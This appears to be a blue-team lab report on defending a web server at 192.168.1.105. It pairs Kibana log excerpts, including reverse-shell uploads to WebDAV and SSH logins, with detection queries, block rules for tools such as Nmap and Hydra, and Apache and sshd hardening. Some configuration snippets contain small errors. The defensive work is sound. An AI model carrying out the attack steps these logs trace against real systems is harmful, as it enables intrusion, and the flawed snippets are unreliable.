Dec 2, 2020 @ 19:39:09.71 → Dec 2, 2020 @ 21:15:24.40

252 hits

Dec 2, 2020 @ 19:39:09.713 - Dec 2, 2020 @ 21:15:24.400 —

Selected fields
- http.response.status_code
- url.full
- user_agent.original

Available fields


Popular
- destination.ip
- destination.packets
- host.name
- http.response.headers.content-type
- http.response.status_phrase
- query
- url.path

| Time | url.full | user_agent.original | http.response.status_code |
|---|---|---|---|
| Dec 2, 2020 @ 20:33:39.963 | http://192.168.1.105/webdav/php-reverse-shell.php | cadaver/0.23.3 neon/0.30.2 | 201 |
| Dec 2, 2020 @ 20:33:39.962 | http://192.168.1.105/webdav/php-reverse-shell.php | cadaver/0.23.3 neon/0.30.2 | - |
| Dec 2, 2020 @ 20:33:39.953 | http://192.168.1.105/webdav/php-reverse-shell.php | cadaver/0.23.3 neon/0.30.2 | 201 |
| Dec 2, 2020 @ 20:33:39.951 | http://192.168.1.105/webdav/php-reverse-shell.php | cadaver/0.23.3 neon/0.30.2 | - |
| Dec 2, 2020 @ 20:31:25.452 | http://192.168.1.105/webdav/ | cadaver/0.23.3 neon/0.30.2 | 207 |
| Dec 2, 2020 @ 20:31:25.450 | http://192.168.1.105/webdav/ | cadaver/0.23.3 neon/0.30.2 | - |

- **`252`** requests were made to the **`/webdav`** directory its files.
- Several files were requested following the format: **`/webdav/DavTestDir_lx7RepR3TC72/davtest_lx7RepR3TC72.xxx`** (with various file extensions, including .html and .php), and additionally a file, **`/webdav/php-reverse-shell.php`**

# Analysis: Identifying remote login and privilege escalation attempts


SSH logins:


Dashboards [Filebeat System] ECS
Syslog | Sudo commands | SSH logins | New users and groups
SSH login attempts [Filebeat System] ECS
Accepted
Count
@timestamp per 5 seconds

SSH login attempts [Filebeat System] ECS

| | system.auth.ssh.event | system.auth.ssh.method | user.name | source.ip |
|---|---|---|---|---|
| 00 | Accepted | password | ryan | 192.168.1.90 |
| 00 | Accepted | password | ashton | 192.168.1.90 |

Sudo attempts:



- Filebeat logs show successful ssh logins from `192.168.1.90` from users **`ashton`** and **`ryan`**
- They also show failed attempts at using **`sudo`** by users **`www-data`**, **`ashton`** and **`ryan`**

## **Blue Team**

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

## Alarm

Alert to detect port scans:

**Search:**
`destination.ip:192.168.1.105 and not (source.ip:192.168.1.105) and not ( destination.port:443 or destination.port:80)`

**Important data returned:**
Number of ports requested per `source.ip` per second, and which `source.ip` they are coming from

**Threshold:**
Alert when > 5 `not (destination.port:443 or destination.port:80)` occur within 30 seconds from single `source.ip` other than `192.168.1.105`

## System Hardening

- **Detecting** a port scan to identify potential threats is key, and that can be done by setting up this alert type with an IPS / IDS.
- **Delaying** these scans and dragging out the time it takes for an attacker to accomplish the scan is also possible. Use **firewall rules to filter** all ports besides what's necessary (Ex. 80, 443) and make sure they are configured to **drop the packets**, rather than send an error response.
- Make sure **unnecessary ports are closed** behind the firewall.
- To protect against some common port scan information gathering techniques, a rule to ban traffic based on the **user agent** containing "**Nmap Scripting Engine**" can be implemented.

## Mitigation: Finding the Request for the Hidden Directory

### Alarm

Alert to detect directory requests:


**Search:**
`not(source.ip:192.168.1.105) and url.full: http://192.168.1.105/company_folders/secret_folder`

**Important data returned:**
Number of times hidden directory is requested by `source.ip` other than `192.168.1.105`, and what `source.ip` the requests are from


**Threshold:**
Alert when > 0 requests for `/secret_folder` occur from a `source.ip` other than `192.168.1.105`

### System Hardening

- This information **should be removed** from the web server. These access instructions / creds should not be kept on public-facing machines.
- If there is a file that must be kept on the web server, there are ways to **limit discovery** of information, and **block unauthorized access by IP.**
- Disable directory browsing by editing the `apache2.conf` file and removing "`Indexes`" from the lines "`Options Indexes FollowSymLinks`"




```
<Directory />
        Options FollowSymLinks
        AllowOverride None
        Require all denied
</Directory>
```



```
<Directory /var/www/>
        Options FollowSymLinks
        AllowOverride None
        Require all granted
</Directory>
```

- Block the directory from being accessed by anyone except for whitelisted IPs, as shown here in the `apache2.conf` file.



```
<Directory /var/www/html/company_folders/secret_folder>
        Options FollowSymLinks
        AllowOverride None
        Order deny,allow
        Deny from all
        Allow from 192.168.1.105
</Directory>
```

# Mitigation: Preventing Brute Force Attacks

## Alarm

Alert to detect brute force attacks:

**Search:**

```
destination.ip:192.168.1.105 and
http.response.status_code:401 and
url.full:* and user_agent.original:*
```

**Important data returned:**
Number of HTTP error response codes (`401`) per 10 minutes. Use the `url.full` and `user_agent.original` fields for detecting specific brute force targets and specific attack tools, respectively.

**Threshold:**
Alert when > 10 HTTP error response codes (`401`) occur to the monitored `destination.ip` within 1 minute.

## System Hardening

- One way to prevent access to systems via a brute force attack is to require **complex passwords** for the users, that are **not found on common wordlists or re-used** on other services by the user.

- Create **failed login lockout** rules. If 10 failed logins occur in less than 5 minutes from a single IP or single user, then lock out that IP and / or user for 1 hour.

- Blocking attacks by specific **user agent** to cover known brute force tools is also a hardening strategy. In this case, we should block all traffic with the user agent containing "**Hydra**."

## Mitigation: Detecting the WebDAV Connection

### Alarm

Alert to detect WebDAV connections:

**Search:**
`not (source.ip:192.168.1.105) and url.path:/webdav/*`


**Important data returned:**
Number of times this directory is requested or accessed per unauthorized `source.ip`

**Threshold:**
Alert when requests occur > 0 times on these webdav files and directories from `source.ip` other than `192.168.1.105`

### System Hardening


- This directory should not be accessible from **unauthorized IPs** or a **web interface**.

- Block the directory from being accessed by anyone except for whitelisted IPs, as shown here in the `apache2.conf` file.



```
<Directory /var/www/webdav>
        Options FollowSymLinks
        AllowOverride None
        Order deny,allow
        Deny from all
        Allow from 192.168.1.105
</Directory>
```

- It is also possible to disable the web interface access if it is not needed, by editing the `apache2.conf` file as shown here:



```
# Prevent webdav directory from being viewd by web clients.
<FilesMatch "/var/www/webdav">_
        Require all denied
</FilesMatch>
```

# Mitigation: Identifying Reverse Shell Uploads

## Alarm

Alert to detect file uploads:

**Search:**

```
Http.request.method:"put" and
url.path:/webdav/* and
not(source.ip:192.168.1.105)
```


**Important data returned:**
Number of times an HTTP put method occurs at these uri paths from `source.ip` other than `192.168.1.105`

**Threshold:**
Alert when > 0 put methods occur at these uri paths from a `source.ip` other than `192.168.1.105`

## System Hardening

- One way to prevent the ability to be exploited by reverse shell payloads is to maintain routine updating and **patching** of of all running services, like apache and WebDAV.

- In addition to patching, edit the `apache2.conf` to allow only specific **HTTP methods**, GET, POST and HEAD. This eliminates the PUT method from being used to upload payloads.



```
<Directory />
        Options FollowSymLinks
        AllowOverride None
        Require all denied
        <LimitExcept GET POST HEAD>
            deny from all
        </LimitExcept>
</Directory>
```

- Setting up alerts to monitor **spikes in outgoing traffic**, especially on **known default ports** (4444, 5555) for some reverse shell payloads are also important alert rules for detecting reverse shells.

# Mitigation: Detecting unauthorized SSH logins

## Alarm

Alert to detect SSH logins:

**Search:**
`system.auth.ssh.event:”Accepted” and source.ip:* and user.name:*`

**Important data returned:**
Number of times of ssh logins by any user, and from which `source.ip` they are logging in from

**Threshold:**
Alert when > 0 logins occur from a `source.ip` other than what is authorized to do so

## System Hardening

- This server should not be accessible via SSH login from **unauthorized IPs**.

- Edit the `/etc/ssh/sshd_config`file to add the line:
  `AllowUsers ashton@192.168.1.105`
  or use this format for any user or IP that needs access.

The End